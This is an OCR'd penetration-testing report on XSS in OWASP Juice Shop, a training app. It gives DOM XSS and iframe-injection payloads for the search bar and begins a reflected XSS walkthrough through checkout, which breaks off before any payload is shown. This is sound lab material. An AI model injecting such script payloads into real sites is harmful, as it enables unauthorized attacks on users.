Project:

Web application penetration testing


By:

Mahmoud Mohamed Abdelaziz


Juice Shop XSS Vulnerabilities


1. DOM XSS

- **Steps:**
    1. Input this payload in the search bar: `<iframe src="javascript:alert(xss)">`




    2. Press enter to trigger the alert, as shown below.






2. Bonus Payload

- **Steps:**
  1. Use the following payload in the search bar: `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>`





2. Observe the SoundCloud track being loaded successfully.




3. Reflected XSS


- **Steps:**
  1. Add a product to the basket and complete the checkout process.







2. Follow the standard steps: add or select your address, choose delivery speed and payment option, then place the order.




